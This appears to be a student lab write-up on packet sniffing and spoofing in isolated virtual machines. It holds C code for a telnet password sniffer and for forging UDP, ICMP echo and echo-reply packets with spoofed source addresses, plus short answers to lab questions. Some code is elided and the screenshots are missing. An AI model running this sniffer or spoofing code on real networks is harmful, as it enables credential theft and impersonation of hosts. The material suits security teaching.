
interfaces = ['enp0s3', 'lo']


pkt = sniff(iface=interfaces, filter='icmp', prn=print\_pkt)

Explanation:

* Regarding the code: I improved it by adding a few features to the earlier version. The current pcap filter, "ip proto icmp," is based on the BPF syntax. 10.0.2.4 is my IP address at the moment. In addition to determining whether the protocol is ICMP, the program also determines whether it is IPv4 type. If this is the case, it prints that information as well.
* Regarding the query: I used the victim, another virtual machine (10.0.2.6), to send a ping to '8.8.8.8'. After sniffing the packet, the attacker (10.0.2.4) showed it to the user

Screenshot:







**Task 2.1B: Writing Filters**

Code: sniffer\_tcp.py

Explanation:

* Concerning the code: "Proto TCP and dst portrange 10-100" is my pcap filter. Following packet capture, the program determines whether the header is IPv4 compatible. If it is true, it also verifies whether the protocol type is TCP, and it prints the result if it is true as well.
* Regarding the query: I transferred the TCP packet to another virtual machine that was still alive using telnet. After capturing the packet, the program shows it. This filter's syntax was taken from the BPF syntax page.

Screenshots: 



**Task 2.1C: Password Sniffing**

Code: pwd\_sniff.c

/\* Ethernet header \*/

struct ethheader {

    // ...

};

/\* IP Header \*/

struct ipheader {

    // ...

};

/\* TCP header \*/

typedef unsigned int tcp\_seq;

struct sniff\_tcp {

    // ...

};

void print\_payload(const u\_char \*payload, int len) {

    const u\_char \*ch;

    ch = payload;

    printf("Payload:\n\t\t");

    for (int i = 0; i < len; i++) {

        if (isprint(\*ch)) {

            if (len == 1) {

                printf("\t%c", \*ch);

            } else {

                printf("%c", \*ch);

            }

        }

        ch++;

    }

    printf("\n\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\n");

}

void got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet) {

    const struct sniff\_tcp \*tcp;

    const char \*payload;

    int size\_ip;

    int size\_tcp;

    int size\_payload;

    struct ethheader \*eth = (struct ethheader \*)packet;

    if (ntohs(eth->ether\_type) == 0x0800) { // 0x0800 is IPv4 type

        struct ipheader \*ip = (struct ipheader \*)(packet + sizeof(struct ethheader));

        size\_ip = IP\_HL(ip) \* 4;

        /\* determine protocol \*/

        switch (ip->iph\_protocol) {

            case IPPROTO\_TCP:

                tcp = (struct sniff\_tcp \*)(packet + SIZE\_ETHERNET + size\_ip);

                size\_tcp = TH\_OFF(tcp) \* 4;

                payload = (u\_char \*)(packet + SIZE\_ETHERNET + size\_ip + size\_tcp);

                size\_payload = ntohs(ip->iph\_len) - (size\_ip + size\_tcp);

                if (size\_payload > 0) {

                    printf("Source: %s Port: %d\n", inet\_ntoa(ip->iph\_sourceip), ntohs(tcp->th\_sport));

                    printf("Destination: %s Port: %d\n", inet\_ntoa(ip->iph\_destip), ntohs(tcp->th\_dport));

                    printf(" Protocol: TCP\n");

                    print\_payload(payload, size\_payload);

                }

                return;

            default:

                printf(" Protocol: others\n");

                return;

        }

    }

}

int main() {

    pcap\_t \*handle;

    char errbuf[PCAP\_ERRBUF\_SIZE];

    struct bpf\_program fp;

    char filter\_exp[] = "tcp port telnet";

    bpf\_u\_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3

    handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter\_exp into BPF pseudo-code

    pcap\_compile(handle, &fp, filter\_exp, 0, net);

    pcap\_setfilter(handle, &fp);

    // Step 3: Capture packets

    pcap\_loop(handle, -1, got\_packet, NULL);

    pcap\_close(handle); // Close the handle

    return 0;

}

Explanation:

* Concerning the code: "TCP port telnet" is my pcap filter. This filter's syntax was taken from the BPF syntax page. The programme was configured to sniff telnet TCP packets, and when it was run and a telnet connection was made from machine 10.0.2.4 to machine 10.0.2.6, password-protected data was collected.
* Regarding the query:The programme "pwd\_sniffer.c" is active and monitoring the TCP packets. Since telnet is a tcp programme, the payload was shown in a readable text format and the packets were captured. As seen in the screenshots below, I highlighted the password in red.

**Task 2.2A: Writing a Spoof Program**

Code: spoof.c

#include <stdio.h>

#include <string.h>

#include <unistd.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <arpa/inet.h>

#include "myheader.h"

#define MTU 1500

void send\_raw\_ip\_packet(struct ipheader\* ip) {

    struct sockaddr\_in dest\_info;

    int enable = 1;

    // Step 1: Create a raw network socket

    int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

    // Step 2: Set Socket option

    setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide destination information

    dest\_info.sin\_family = AF\_INET;

    dest\_info.sin\_addr = ip->iph\_destip;

    // Step 4: Send the packet out

    sendto(sock, ip, ntohs(ip->iph\_len), 0, (struct sockaddr \*)&dest\_info, sizeof(dest\_info));

    close(sock);

}

int main() {

    char buffer[MTU];

    memset(buffer, 0, MTU);

    struct udpheader \*udp = (struct udpheader \*)(buffer + sizeof(struct ipheader));

    char \*data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);

    char \*msg = "DOR DOR!";

    int data\_len = strlen(msg);

    // Copy message data into the buffer

    memcpy(data, msg, data\_len);

    // Initialize UDP header

    udp->udp\_sport = htons(9190);

    udp->udp\_dport = htons(9090);

    udp->udp\_ulen = htons(sizeof(struct udpheader) + data\_len);

    udp->udp\_sum = 0;

    // Initialize IP header

    struct ipheader \*ip = (struct ipheader \*)buffer;

    ip->iph\_ver = 4;

    ip->iph\_ihl = 5;

    ip->iph\_ttl = 20;

    ip->iph\_sourceip.s\_addr = inet\_addr("1.2.3.4");

    ip->iph\_destip.s\_addr = inet\_addr("10.0.2.6");

    ip->iph\_protocol = IPPROTO\_UDP;

    ip->iph\_len = htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data\_len);

    // Send the raw IP packet

    send\_raw\_ip\_packet(ip);

    return 0;

}

Explanation

* Concerning the code: The software is spoofing 10.0.2.6, another running virtual machine, for 1.2.3.4. I faked it and sent the example from the task information to destination 10.0.2.6 (from - 1.2.3.4) by adding a header containing a UDP protocol. Using a pcap library, the program's IP headers were changed to use the victim IP (10.0.2.6) as the destination and the source IP (1.2.3.4). The packet was created using 1.2.3.4 and sent to the victim when it was executed.
* Regarding the query: I used two virtual machines (VMs) to complete the task: my primary VM and a backup one. I used the pcap library to create the spoof programme, and when it was run, the spoofing machine (10.0.2.4) sent a packet with a fictitious IP address (1.2.3.4) to the victim machine (10.0.2.6).

**Task 2.2B: Spoof an ICMP Echo Request**

Code: spoof\_icmp.c

#include <unistd.h>

#include <stdio.h>

#include <string.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <arpa/inet.h>

#include "myheader.h"

unsigned short in\_cksum(unsigned short \*buf, int length) {

    unsigned short \*w = buf;

    int nleft = length;

    int sum = 0;

    unsigned short temp = 0;

    /\*

     \* The algorithm uses a 32 bit accumulator (sum), adds

     \* sequential 16 bit words to it, and at the end, folds back all

     \* the carry bits from the top 16 bits into the lower 16 bits.

     \*/

    while (nleft > 1) {

        sum += \*w++;

        nleft -= 2;

    }

    /\* treat the odd byte at the end, if any \*/

    if (nleft == 1) {

        \*(u\_char \*)(&temp) = \*(u\_char \*)w;

        sum += temp;

    }

    /\* add back carry outs from top 16 bits to low 16 bits \*/

    sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16

    sum += (sum >> 16); // add carry

    return (unsigned short)(~sum);

}

void send\_raw\_ip\_packet(struct ipheader\* ip) {

    struct sockaddr\_in dest\_info;

    int enable = 1;

    // Step 1: Create a raw network socket.

    int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

    // Step 2: Set socket option.

    setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.

    dest\_info.sin\_family = AF\_INET;

    dest\_info.sin\_addr = ip->iph\_destip;

    // Step 4: Send the packet out.

    sendto(sock, ip, ntohs(ip->iph\_len), 0, (struct sockaddr \*)&dest\_info, sizeof(dest\_info));

    close(sock);

}

int main() {

    char buffer[1500];

    memset(buffer, 0, 1500);

    struct icmpheader \*icmp = (struct icmpheader \*)(buffer + sizeof(struct ipheader));

    icmp->icmp\_type = 8;

    icmp->icmp\_chksum = 0;

    icmp->icmp\_chksum = in\_cksum((unsigned short \*)icmp, sizeof(struct icmpheader));

    struct ipheader \*ip = (struct ipheader \*) buffer;

    ip->iph\_ver = 4;

    ip->iph\_ihl = 5;

    ip->iph\_ttl = 20;

    ip->iph\_sourceip.s\_addr = inet\_addr("10.0.2.6");

    ip->iph\_destip.s\_addr = inet\_addr("1.2.3.4");

    ip->iph\_protocol = IPPROTO\_ICMP;

    ip->iph\_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));

    printf("seq=%hu ", icmp->icmp\_seq);

    printf("type=%u \n", icmp->icmp\_type);

    send\_raw\_ip\_packet(ip);

    return 0;

}

Explanation:

* Concerning the code: Despite the fact that the ICMP request came from 10.0.2.4, the attacker used the victim's spoof IP address to create the packet. Upon receiving the ICMP packet, the remote server chose to reply to the IP address included in the packet rather than forwarding it to the attacker. The attacker impersonated an ICMP Echo request as a result.
* Regarding the query: made a fake ICMP request from the attacker's computer using the victim's IP address (10.0.2.6) as the source, and sent it to the remote server (1.2.3.4); the victim received a response from the remote server (10.0.2.6).

**Question 4:** Can you set the IP packet length field to an arbitrary value regardless of how big the actual packet is?

**Solution Q4:** Yes, the IP packet length field can be any arbitrary value. But the packet’s total length is overwritten to its original size when it’s sent.

**Question 5:** Using the raw socket programming, do you have to calculate the checksum for the IP header?

**Solution Q5:** When using the raw sockets, you can tell the kernel to calculate the checksum for the IP header. In IP header fields it’s actually the default option, ip\_check = 0 will let the kernel do it unless you change it to a different value but then you’ll have to use a checksum method.

**Question 6:** Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

**Solution Q6:** Root privileges are necessary to run programs that implement raw sockets. nonprivileges users do not have the permissions to change all the fields in the protocol headers. Root privileges users can set any field in the packet headers and to access the sockets and put the interface card in promiscuous mode. If we run the program without the root privilege, it will fail at socket setup.

**Task 2.3: Sniff and then spoof**

Code: sniff\_snoof.c

#include <pcap.h>

#include <stdio.h>

#include <string.h>

#include <arpa/inet.h>

#include <fcntl.h>

#include <unistd.h>

#include "myheader.h"

#define PACKET\_LEN 512

void send\_raw\_ip\_packet(struct ipheader\* ip) {

    struct sockaddr\_in dest\_info;

    int enable = 1;

    // Step 1: Create a raw network socket.

    int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

    // Step 2: Set socket option.

    setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.

    dest\_info.sin\_family = AF\_INET;

    dest\_info.sin\_addr = ip->iph\_destip;

    // Step 4: Send the packet out.

    sendto(sock, ip, ntohs(ip->iph\_len), 0, (struct sockaddr \*)&dest\_info, sizeof(dest\_info));

    close(sock);

}

void send\_echo\_reply(struct ipheader \* ip) {

    int ip\_header\_len = ip->iph\_ihl \* 4;

    const char buffer[PACKET\_LEN];

    // make a copy from the original packet to buffer (faked packet)

    memset((char\*)buffer, 0, PACKET\_LEN);

    memcpy((char\*)buffer, ip, ntohs(ip->iph\_len));

    struct ipheader\* newip = (struct ipheader\*)buffer;

    struct icmpheader\* newicmp = (struct icmpheader\*)(buffer + ip\_header\_len);

    // Construct IP: SWAP src and dest in the faked ICMP packet

    newip->iph\_sourceip = ip->iph\_destip;

    newip->iph\_destip = ip->iph\_sourceip;

    newip->iph\_ttl = 64;

    // Fill in all the needed ICMP header information.

    // ICMP Type: 8 is request, 0 is reply.

    newicmp->icmp\_type = 0;

    send\_raw\_ip\_packet(newip);

}

void got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet) {

    struct ethheader \*eth = (struct ethheader \*)packet;

    if (ntohs(eth->ether\_type) == 0x0800) { // 0x0800 is IPv4 type

        struct ipheader \* ip = (struct ipheader \*)(packet + sizeof(struct ethheader));

        printf(" From: %s\n", inet\_ntoa(ip->iph\_sourceip));

        printf(" To: %s\n", inet\_ntoa(ip->iph\_destip));

        /\* determine protocol \*/

        switch(ip->iph\_protocol) {

            case IPPROTO\_TCP:

                printf(" Protocol: TCP\n");

                return;

            case IPPROTO\_UDP:

                printf(" Protocol: UDP\n");

                return;

            case IPPROTO\_ICMP:

                printf(" Protocol: ICMP\n");

                send\_echo\_reply(ip);

                return;

            default:

                printf(" Protocol: others\n");

                return;

        }

    }

}

int main() {

    pcap\_t \*handle;

    char errbuf[PCAP\_ERRBUF\_SIZE];

    struct bpf\_program fp;

    char filter\_exp[] = "icmp[icmptype] = 8";

    bpf\_u\_int32 net;

    // Step 1: Open a live pcap session on NIC with the name eth3

    handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter\_exp into BPF pseudo-code

    pcap\_compile(handle, &fp, filter\_exp, 0, net);

    pcap\_setfilter(handle, &fp);

    // Step 3: Capture packets

    pcap\_loop(handle, -1, got\_packet, NULL);

    pcap\_close(handle); // Close the handle

    return 0;

}

Explanation:

The attacker's computer was operating in promiscuous mode when we ran our spoofing programme. The NIC then recorded every packet that arrived, and the program processed them in a way that changed the source as destination and the destination as source. The victim receives the packet after it has been created and sent out. We therefore impersonated the ICMP echo request.